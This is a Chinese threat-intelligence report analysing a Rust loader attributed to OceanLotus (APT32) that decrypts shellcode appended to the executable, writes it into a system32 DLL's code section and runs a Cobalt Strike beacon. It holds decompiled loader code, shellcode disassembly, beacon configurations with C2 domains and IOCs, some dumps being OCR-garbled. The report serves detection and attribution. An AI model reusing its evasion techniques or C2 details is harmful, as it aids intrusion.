

海莲花 (APT-Q-31) 组织数字武器Rust加载器技术分析

原创 威胁情报中心 奇安信威胁情报中心 2024-04-22 10:13 北京

团伙背景

海莲花，又名OceanLotus、APT32，奇安信内部跟踪编号APT-Q-31，是由奇安信威胁情报中心最早披露并命名的一个APT组织。自2012年4月起，海莲花针对中国政府、科研院所、海事机构、海域建设、航运企业等相关重要领域展开了有组织、有计划、有针对性的长时间不间断攻击。海莲花组织的攻击目标包括中国和东南亚地区多国，覆盖政府机构、科研院所、媒体、企业等诸多领域。该组织攻击手法多样，拥有完备的攻击武器库，常结合自研恶意软件、开源项目和商业工具实施攻击。

概述

奇安信威胁情报中心观察到海莲花在针对国内某目标的攻击活动中使用了一款由Rust编写的加载器，内存加载Cobalt Strike木马。随后我们在开源平台发现了类似的恶意软件，这些恶意软件在Rust代码、中间阶段shellcode等方面的特征都与捕获的海莲花Rust加载器高度重合，因此我们认为它们也来自海莲花组织。接下来将以这些开源样本为基础对海莲花近期使用的Rust加载器进行分析。

详细分析

发现的Rust加载器样本如下

MD5	VT上传时间	说明
064cd0afb4dc27df 9d30c7f5209a8e5b	2024-01-24 16:3 8:44 UTC	64位EXE； HTTPS类型beacon木马； C&C： oo-advances-computers-interests.trycloudflare.com
080c5ee76e27fb36 1b2e2946afc05cb6	2024-02-26 08:0 7:25 UTC	64位EXE； SMB类型beacon木马； 命名管道： \\.\pipe\mojo_b7
96520d209bd3f49 08843388a5643f4 98	2024-04-02 08:3 6:23 UTC	32位EXE； SMB类型beacon木马； 命名管道： \\.\pipe\Winsock2\CatalogChangeListener-738-0
3ada3a7ff12dbe5e 129b4aec7705184 3	2024-04-08 09:3 6:31 UTC	64位EXE； HTTPS类型beacon木马； C&C： guilty-patricia-connecticut-pulled.trycloudflare.com
bf634036012335d 802fc6abc1a7787bd	2024-04-11 07:4 7:43 UTC	64位EXE； 尾部数据被删除
598544a350d496b acabfc5b905fae6a 4	2024-04-14 12:3 3:32 UTC	64位EXE； HTTPS类型beacon木马； C&C： ecom.dfizm.com

其中部分CS木马还利用Cloudflare Tunnel服务 (trycloudflare.com下的子域名)^[1]作为C&C服务器，隐藏真实服务器IP。

Quick Tunnels

Developers can use the TryCloudflare tool to experiment with Cloudflare Tunnel without adding a site to Cloudflare's DNS. TryCloudflare will launch a process that generates a random subdomain on `trycloudflare.com`. Requests to that subdomain will be proxied through the Cloudflare network to your web server running on localhost.

下面以样本598544a350d496bacabfc5b905fae6a4为例进行分析。

Rust加载器

首先读取EXE文件自身数据。

```
ModuleFileNameW = GetModuleFileNameW(0i64, (LPWSTR)Filename, 0xFFu); // EXE itself
FnOffset8_40299F(Src, ModuleFileNameW);
if ( *(_DWORD *)Src == 1 )
{
    v3 = *(void **)Src[8];
LABEL_4:
    v6 = *(_QWORD *)&Src[24];
    v5 = *(_QWORD *)&Src[16];
    v7 = *(_QWORD *)&Src[32];
LABEL_5:
    *a1 = (_int64)v3;
    a1[1] = v5;
    a1[2] = v6;
    a1[3] = v7;
    return a1;
}
FileW = CreateFileW((LPCWSTR)Filename, 0x80000000, 1u, 0i64, 3u, 0x80u, 0i64);
FnOffset8_40299F(Src, FileW);
v3 = *(void **)Src[8];
if ( *(_DWORD *)Src == 1 )
    goto LABEL_4;
FileSize = GetFileSize(*(HANDLE *)&Src[8], 0i64);
v10 = VirtualAlloc(0i64, FileSize, 0x3000u, 4u);
FnOffset8_40299F(Src, v10);
v11 = *(void **)Src[8];
if ( *(_DWORD *)Src == 1 )
{
    v6 = *(_QWORD *)&Src[24];
    v5 = *(_QWORD *)&Src[16];
    v7 = *(_QWORD *)&Src[32];
    v3 = *(void **)Src[8];
    goto LABEL_5;
}
NumberOfBytesRead[0].LowPart = 0;
File = ReadFile(v3, *(LPVOID *)&Src[8], FileSize, (LPDWORD)NumberOfBytesRead, 0i64);
```

加密数据的长度保存在文件末尾倒数24字节位置，长度为0x4D838，用于XOR解密的key从文件末尾倒数20字节开始。

解密得到的内容如下，其中包含下一阶段的shellcode。


000000000004900B0	00	00	00	00	48	83	EC	10	51	48	83	EC	20	E8	0A	00	.	H.	ı.	QH.	ı.	€.		
000000000004900C0	00	00	48	83	C4	20	59	48	83	C4	10	C3	E8	FC	C5	04	.	H.	Ä.	YH.	Ä.	ÄeüÄ.		
000000000004900D0	00	36	00	32	00	3E	00	38	00	16	00	22	00	5E	00	60	6.	2.	>	8.	"	^.		
000000000004900E0	00	26	00	06	00	3F	00	5D	00	02	00	12	00	7B	00	21	&.	?]	.	{	!		
000000000004900F0	00	37	00	71	00	27	00	72	00	15	00	43	00	41	00	0C	7.	q.	^.	C.	A.			
00000000000490100	00	2F	00	49	00	2E	00	1B	00	19	00	6F	00	7C	00	51	/	I.	.	o		Q.		
00000000000490110	00	35	00	09	00	79	00	4F	00	34	00	3C	00	3A	00	30	5.	..	y	0.	4.	<	:	0.
00000000000490120	00	65	00	7F	00	28	00	78	00	68	00	46	00	47	00	2B	e.	(x.	h.	F.	G.	.	
00000000000490130	00	14	00	7A	00	48	00	3D	00	17	00	6D	00	0D	00	64	z.	H.	=	m.	..	d.		
00000000000490140	00	4D	00	01	00	10	00	07	00	52	00	0A	00	59	00	62	M	R	i	h	.	.		

根据计算，加密数据位于该样本文件的偏移位置0x462C1，而EXE最后一个段”.reloc”在0x45000处结束，可见加密数据是附加在原始EXE之后。

000462A0	5F 5F 69 6D 70 5F 47 65 74 46 69 6C 65 49 6E 66	_imp_GetFileInf
000462B0	6F 72 6D 61 74 69 6F 6E 42 79 48 61 6E 64 6C 65	ormationByHandle
000462C0	00 E3 72 52 63 9A 44 6E C8 4B 80 E3 4A A6 FE C7	.brRcšDnEKEÄJ;pq
000462D0	EF D6 21 B3 15 27 52 0B 2B 51 03 92 1B F2 34 A5	iÖ'. 'R.+Q.' .ö4¥
000462E0	A2 86 20 CD DD D6 1F FB AE E3 64 52 41 D2 99 82	ct ÍYÖ. ÙØädRAÖ»,
000462F0	B8 1A EE 60 A0 86 29 CD B2 D6 23 FB 84 E3 09 52	, .í` t)ÍÖ#Ù„ã.R

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num
> .bss	0	0	47000	B40	C0600080	0	0
> .idata	43400	1200	48000	113C	C0300040	0	0
> .CRT	44600	200	4A000	A8	C0400040	0	0
> .tls	44800	200	4B000	10	C0400040	0	0
> .reloc	44A00	600	4C000	488	42300040	0	0

加载器从 "C:\Windows\system32\" 目录下选择一个 DLL 文件加载进内存。



先将加载DLL的.text段对应内存空间访问权限修改为“读写”，再复制之前解密出的shellcode内容到.text段，并修改权限为“读写可执行”，最后执行shellcode。

```

else if ( *(_QWORD *)&Filename[8] == 1i64 )
{
    flOldProtect[0] = 0;
    v285 = VirtualProtect((LPVOID *)&Filename[16], *(SIZE_T *)&Filename[24], PAGE_READWRITE, flOldProtect);
    sub_402970(Filename, v285);
    v275 = *(const void **)Filename;
    if ( *(_QWORD *)Filename )
    {
        v276 = *(void **)&Filename[8];
        v278 = *(_QWORD *)&Filename[16];
        v277 = *(_QWORD *)&Filename[24];
        goto LABEL_411;
    }
    (_QWORD *)Src = FnHeapAlloc_43672B();
    (*_QWORD *)&Src[81] = v286;
    memcpy((void **)&Src, v283, v284); // 复制之前得到的解密数据
    *_QWORD *)&Src[16] = v284;
    FnAppendByte((struct_Bytes *)Src, 0xC3);
    memcpy(v276, *(const void **)Src, *(size_t *)&Src[16]);
    v287 = VirtualProtect(v276, v278, PAGE_EXECUTE_READWRITE, flOldProtect);
    sub_402970(Filename, v287);
    v275 = *(const void **)Filename;
    if ( *(_QWORD *)Filename )
    {
        v276 = *(void **)&Filename[8];
        v278 = *(_QWORD *)&Filename[16];
        v277 = *(_QWORD *)&Filename[24];
        sub_435CC4(Src);
        goto LABEL_411;
    }
    for ( j = 0i64; j != 16; j += 8i64 )
        (*_QWORD *)&Filename[j] = 0i64;
    *_QWORD *)Filename = LoadLibraryA("kernel32.dll");
    (*_QWORD *)&Filename[81] = GetProcAddress(
        ((void *)(void))v276()); // 执行shellcode
    sub_435CC4(Src);
}

```

RIP → 0000000000C26E78

Registers:

- rcx=vssapi.000007FEF9E81000
- rsi=vssapi.000007FEF9E81000

Memory Dump (vssapi.dll):

000000007FFE1000	0000000000000F000	保留 (000000007FFE0000)	PRV
000007FEF9E80000	000000000000010000	vssapi.dll	IMG
000007FEF9E81000	00000000000010E000	".text"	IMG
000007FEF9E8F000	0000000000006D000	".rdata"	IMG
000007FEF9FFC000	0000000000003000	".data"	IMG
000007FEF9FFF000	0000000000000E000	".pdata"	IMG

Registers (bottom):

- rcx=0000000000C26F95
- rsi=vssapi.000007FEF9E81000


第一阶段shellcode

此次发现的大部分Rust加载器样本会使用第一阶段的shellcode再度解密并执行包含CS beacon木马的第二阶段shellcode，而个别样本的第一阶段shellcode直接运行CS beacon木马。


如果是带有解密功能的第一阶段shellcode，首先定位配置数据的基地址位置，将其保存在rsi寄存器中。

				隱藏FPU
RSI	● 000007FEFA981000	48:83EC 10	sub rsp,10	
	● 000007FEFA981004	51	push rcx	RAX 0000000000C59383
	● 000007FEFA981005	48:83EC 20	sub rsp,20	RBX 0000000000000000
	● 000007FEFA981009	E8 0A000000	call script.7FEFA981018	RCX 000000000034E910
	● 000007FEFA98100E	48:83C4 20	add rsp,20	RDX 000007FEFA981010
	● 000007FEFA981012	59	pop rcx	RBP 000000000034E710
	● 000007FEFA981013	48:83C4 10	add rsp,10	RSI 000007FEFA981000
	● 000007FEFA981017	C3	ret	RDI 0000000000000000
	● 000007FEFA981018	E8 FCC50400	● 1. script.7FEFA9C0D619	
	● 000007FEFA981019	36:0032	odd byte ptr ss:[rdx+dh]	R8 0000000000000000
	● 000007FEFA981020	003E	add byte ptr ds:[rsi+bh]	
	● 000007FEFA981022	0038	add byte ptr ds:[rax+bh]	
	● 000007FEFA981024	0016	add byte ptr ds:[rsi+dl]	
RDX	● 000007FEFA9CD619	5A	pop RDX	
	● 000007FEFA9CD61A	48:895C24 10	popq rwdword ptr ss:[rsp+10],rbx	RAX 0000000000C59383
	● 000007FEFA9CD61F	48:897424 18	mov qword ptr ss:[rsp+18],rsi	RBX 0000000000000000
	● 000007FEFA9CD624	55	push rbp	RCX 000000000034E910
	● 000007FEFA9CD625	57	push rdi	RDX 000007FEFA981010
	● 000007FEFA9CD626	41:54	push r12	RBP 000000000034E710
	● 000007FEFA9CD628	41:36	push r14	RSI 000007FEFA981000
	● 000007FEFA9CD62A	41:57	push r15	RDI 0000000000000000
	● 000007FEFA9CD62C	48:8DAC24 70FFF	lea rbp,qword ptr ss:[rsp-90]	R8 0000000000000000
	● 000007FEFA9CD634	48:81EC 90010000	sub rbp,_rp0	
	● 000007FEFA9CD638	4C:8821	mov r15,qword ptr [rcx]	
RIP	● 000007FEFA9CD63E	48:8B62 0000010000	lea r15,qword ptr [rdx+100]	
	● 000007FEFA9CD653	4C:8879 08	mov r15,qword ptr [rcx+8]	r12:"MZ?", [rcx]:"MZ?"

从rsi+0x428位置获取第二阶段shellcode的长度 (这里为0x4C0D0)，保存在r14d寄存器中，然后调用VirtualAlloc分配具有可读写执行权限的内存。



分配内存的起始地址 (这里为0x4E0000) 保存在r15寄存器中，rsi+0x42C位置为第二阶段shellcode加密数据的起始地址。循环调用第一阶段shellcode偏移0x4C844 (内存地址0x7FEFA9CD844) 处的函数，每次解密8字节数据，解密结果保存在分配内存中。



解密第二阶段shellcode完成后，直接调用执行。

<pre> 000007FEFA9CD814 000007FEFA9CD816 000007FEFA9CD81A 000007FEFA9CD81D 000007FEFA9CD821 000007FEFA9CD826 000007FEFA9CD82D 000007FEFA9CD830 000007FEFA9CD833 000007FEFA9CD837 000007FEFA9CD83C 000007FEFA9CD841 000007FEFA9CD844 000007FEFA9CD849 000007FEFA9CD84C 000007FEFA9CD84F 000007FEFA9CD851 000007FEFA9CD854 000007FEFA9CD85C 000007FEFA9CD860 000007FEFA9CD864 000007FEFA9CD867 000007FEFA9CD869 000007FEFA9CD86B 000007FEFA9CD86D 000007FEFA9CD86E </pre>	<pre> 74 3B 0F1F40 00 48:63CB 48:8D45 90 48:894424 28 4C:808E 2C040000 4C:03C9 4C:8BC6 4A:801439 48:895424 20 48:804C24 70 48:8BD7 E8 86090000 83C3 08 41:3BDE ^ 72 C9 41:FFD7 4C:809C24 900100 49:8B5B 38 49:8873 40 49:8BE3 41:5F 41:5E 41:5C 5F 5D </pre>	<pre> je jscript.7FEFA9CD851 nop dword ptr ds:[rax],eax movsd rcx,ebx lea rax,qword ptr ss:[rbp-70] mov qword ptr ss:[rsp+28],rax lea r9,qword ptr ds:[rsi+42C] add r9,rcx mov r8,rsi lea rdx,qword ptr ds:[rcx+r15] mov qword ptr ss:[rsp+20],rdx lea rcx,qword ptr ss:[rsp+70] mov rdx,rdi call jscript.7FEFA9CE1CF add ebx,8 cmp ebx,r14d jb jscript.7FEFA9CD81A call r15 lea r11,qword ptr ss:[rsp+190] mov rbx,qword ptr ds:[r11+38] mov rsi,qword ptr ds:[r11+40] mov rsp,r11 pop r15 pop r14 pop r12 pop rdi pop rbp </pre>	decrypt
--	--	--	----------------

.text:000007FEFA9CD851 jscript.dll:\$4D851 #4CC51

地址	十六进制	ASCII
000000000004E0000	05 50 3C B8 1B 05 CD 34 15 33 05 91 3A 15 F5 55	.P<..í4.3.:.öU
000000000004E0010	48 89 E5 48 81 E4 00 FF FF FF 48 81 EC 00 0B 00	H.àH.ä.ÿýH.ì..
000000000004E0020	00 48 8D 15 F8 00 00 00 48 89 55 EO 48 8D 4D D0	H.ø..H.UàH.MÐ
000000000004E0030	E8 05 00 00 E9 DE 00 00 00 55 FC 48 83 E4 F0	é...ép..üÜH.äð

第二阶段shellcode

第二阶段shellcode中包含一个CS beacon木马，内存加载执行。木马PE文件数据在偏移0x10C2处，File Header结构的magic number修改为“4E 4F”（0x4F4E）。

提取beacon木马的配置信息，C2为ecom.dfizm[.]com:443。

```
[{"beacontype": ["HTTPS"], "sleeptime": 12227, "jitter": 22, "maxgetsize": 1398337, "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==", "license_id": 987654321, "cfg_caution": false, "kill_date": null, "server": {"hostname": "ecom.dfizm.com", "port": 443, "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQChJMBUBk6uifC7Ywx/Jp0svnyvhRtpudnKHVKHR+19Bkz5kp/wv9l/zJEasFNWJQtWf1zQIDAQABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"}, "host_header": "", "useragent_header": null, "http-get": {"uri": "/v2/kb/point/charge_h5", "verb": "GET", "client": {"headers": null, "metadata": null}}, "server": {"output": [{"print", "append 6 characters", "prepend 224 characters", "base64url", "mask"}]}, "http-post": {"uri": "/v1/pc/activate", "verb": "POST", "client": {"headers": null, "id": null}}}]
```

溯源关联

这批Rust加载器恶意软件与之前捕获的海莲花攻击样本 (MD5: c0271f7c0430f3ec4641e5a1436cf87f) 在代码特征上高度重合。首先Rust部分代码几乎一致，第一阶段的shellcode也十分相似。

```

000007FEF471C83D C74424 30 56697274 mov dword ptr ss:[rsp+30],74726956
000007FEF471C845 41:FFD7 call r15
000007FEF471C848 33C9 xor ecx,ecx
000007FEF471C84A 41:8BD6 mov edx,r14d
000007FEF471C84D 41:B8 00300000 mov r8d,3000
000007FEF471C853 44:8D49 40 lea r9d,qword ptr ds:[rcx+40]
000007FEF471C857 FFD0 call rax
000007FEF471C859 45:33C0 xor r8d,r8d
000007FEF471C85C 4C:80D4 90 lea rax,qword ptr ss:[rbp-70]
000007FEF471C860 48:8D4C24 50 lea rcx,qword ptr ss:[rsp+50]
000007FEF471C865 4C:8BF8 mov r15,rax
000007FEF471C868 41:8D50 10 lea edx,qword ptr ds:[r8+10]
000007FEF471C86C E8 8A0B0000 call authui.7FEF471D3FB
000007FEF471C871 45:85F6 test r14d,r14d
000007FEF471C874 74 3B je authui.7FEF471C881
000007FEF471C876 0F1F40 00 nop dword ptr ds:[rax],eax
000007FEF471C87A 48:63CB movsx rdx,ebx
000007FEF471C87D 48:8D45 90 lea rax,qword ptr ss:[rbp-70]
000007FEF471C881 48:894424 28 mov qword ptr ss:[rsp+28],rax
000007FEF471C886 4C:8D8E 2C040000 lea r9,qword ptr ds:[rsi+42C]
000007FEF471C88D 4C:03C9 add r9,rcx
000007FEF471C890 4C:8BC6 mov r8,rsi
000007FEF471C893 4A:8D1439 lea rdx,qword ptr ds:[rcx+r15]
000007FEF471C897 48:895424 20 mov qword ptr ss:[rsp+20],rdx
000007FEF471C89C 48:8D4C24 70 lea rcx,qword ptr ss:[rsp+70]
000007FEF471C8A1 48:8D77 mov rdx,rdi
000007FEF471C8A4 E8 86090000 call authui.7FEF471D22F
000007FEF471C8A9 83C3 08 add ebx,8
000007FEF471C8AC 41:3BDE cmp ebx,r14d
000007FEF471C8AF ^ 72 C9 jb authui.7FEF471C87A
000007FEF471C8B1 41:FFD7 call r15
000007FEF471C8B4 4C:89C24 90010000 lea r11,qword ptr ss:[rsp+190]

```

捕获的海莲花样本第二阶段shellcode有些不同，采用如下代码定位CS beacon木马的位置，DOS Header结构的magic number改为0x5041，不过File Header结构的magic number仍使用0x4F4E。

```

00000000000518A85 B9 28000000 mov ecx,28
F3:AA rep stosb
E8 F3020000 call 518D7D
48:894424 50 mov qword ptr ss:[rsp+50],rax
884424 78 mov eax,dword ptr ss:[rsp+78]
25 FFFF:FOO and eax,FFFF
3D 42424200 cmp eax,424242
75 1A jne 518D7D
00000000000518A8A 48:83EC 38 sub rsp,38
E8 F7FFFFFF call 518C7D
48:894424 20 mov qword ptr ss:[rsp+20],rax
33C0 xor eax,eax
83F8 01 cmp eax,1
74 63 je 518DF5
48:8B4424 20 mov rax,qword ptr ss:[rsp+20]
0FB700 movzx eax,word ptr ds:[rax]
3D 41500000 cmp eax,5041
75 45 jne 518DE6
48:8B4424 20 mov rax,qword ptr ss:[rsp+20]
48:6340 3C movsx rax,dword ptr ds:[rax+3C]
48:894424 28 mov qword ptr ss:[rsp+28],rax
48:837C24 28 40 cmp qword ptr ss:[rsp+28],40
72 2F jb 518DE6
48:817C24 28 00040 cmp qword ptr ss:[rsp+28],400
73 24 jae 518DE6
48:8B4424 20 mov rax,qword ptr ss:[rsp+20]
48:8B4C24 28 mov rcx,qword ptr ss:[rsp+28]
48:03C8 add rcx,rcx
48:8BC1 mov rax,rcx
48:894424 28 mov qword ptr ss:[rsp+28],rax
48:8B4424 28 mov rax,qword ptr ss:[rsp+28]
8138 4E4F0000 cmp dword ptr ds:[rax],4F4E
75 02 jne 518DE6
EB 0F jmp 518DF5
48:8B4424 20 mov rax,qword ptr ss:[rsp+20]

```

根据以上代码相似性，我们认为这些上传到VirusTotal平台的Rust加载器也与海莲花组织有关。

此外，之前攻击活动中捕获到的海莲花样本CS配置数据中的license_id同样是987654321。

```
{
  "beacon_type": [
    "HTTP"
  ],
  "sleeptime": 4918,
  "jitter": 43,
  "maxgetsize": 2810517,
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "license_id": 987654321,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "64.176.58.16",
    "port": 80,
    "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCU42kj0ybe4sbq7l3auxFDgOzdtxZLjPoSlBTVDa2VJRHRKv5+uGfSldWqiYYn+oXhuk6INBR1B/V779IRuPuwMI+hKhzQHy24f17ZMLumIEOTrltyuIxOx2W6gbQIDAQABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
  },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/common/js/min/npm/getBaseInfo.min.js",
    "verb": "GET",
  }
}
```

实际上，开源样本中CS木马涉及的license_id共有2个。

MD5	Beacon类型	License_id
064cd0afb4dc27df9d30c7f5209a8e5b	HTTPS	1359593325
080c5ee76e27fb361b2e2946afc05cb6	SMB	1359593325
96520d209bd3f4908843388a5643f498	SMB	987654321
3ada3a7ff12dbe5e129b4aec77051843	HTTPS	1359593325
598544a350d496bacabfc5b905fae6a4	HTTPS	987654321

但值得注意的是，这两个license_id对应的可能是破解版Cobalt Strike，现已被多个攻击团伙使用^[2,3]，推测海莲花组织想借此模糊对Cobalt Strike攻击活动的归属。

双异鼠组织使用的CobaltStrike工具来源于一种特殊的破解版本，该版本CobaltStrike工具生成的Beacon木马程序带有一个特殊的水印（watermark）编号1359593325。由于在CobaltStrike软件设计中，Beacon木马水印编号与CobaltStrike软件证书序列号一一对应，因此该1359593325特殊编号曾被当作与APT组织APT29关联的重要证据。伏影实验室研究确认，当前该版本CobaltStrike软件许可证已经被多个APT组织或黑客组织滥用，不能再作为组织归因的决定性证据，而双异鼠组织正是利用了该水印编号，实现扮演APT29的“假旗”操作。

目前，伪造CobaltStrike水印的常见方式是使用已泄露的CobaltStrike.auth文件生成木马载荷，同时由于水印编号硬编码于Beacon木马二进制文件中，也给通过文件读写直接篡改水印编号提供了可能。伏影实验室调查发现，双异鼠组织滥用的水印编号目前已被APT29、REvil、未知黑客组织甚至安全研究人员利用。

Several fingerprints of Cobalt strike were found to be hosted on this same IP address. On Port 88 we found a default POST http request URI based on “Submit.php”. The beacon watermark is 987654321. It also corresponds to a cracked version of the pentesting tool according to our database. For this specific version, not a lot of information is publicly available regarding intrusion sets that could have leveraged it. However Microsoft reported that 566 unique beacons were collected from their telemetry.

总结

海莲花组织在近年来的攻击活动中不断更新攻击手法，此次发现的Rust加载器将后续载荷加密后附加到加载程序尾部，并试图用system32目录下合法DLL的内存空间存放待执行的shellcode，以避免触发安全软件的检测，同时滥用被多个黑客团体使用的Cobalt Strike水印混淆攻击归属。

| 防护建议

奇安信威胁情报中心提醒广大用户，谨防钓鱼攻击，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行标题夸张的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台 (<https://sandbox.ti.qianxin.com/sandbox/page>) 进行判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台 (TIP)、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

| IOC

MD5

064cd0afb4dc27df9d30c7f5209a8e5b
080c5ee76e27fb361b2e2946afc05cb6
96520d209bd3f4908843388a5643f498
3ada3a7ff12dbe5e129b4aec77051843
bf634036012335d802fc6abc1a7787bd
598544a350d496bacabfc5b905fae6a4

C&C

oo-advances-computers-interests.trycloudflare.com
guilty-patricia-connecticut-pulled.trycloudflare.com
ecom.dfizm.com

| 参考链接

- [1].<https://developers.cloudflare.com/cloudflare-one/connections/connect-networks/do-more-with-tunnels/trycloudflare/>
- [2].<https://www.secrss.com/articles/60060>
- [3].<https://www.intrinsec.com/wp-content/uploads/2024/01/TLP-CLEAR-2024-01-09-ThreeAM-EN-Information-report.pdf>

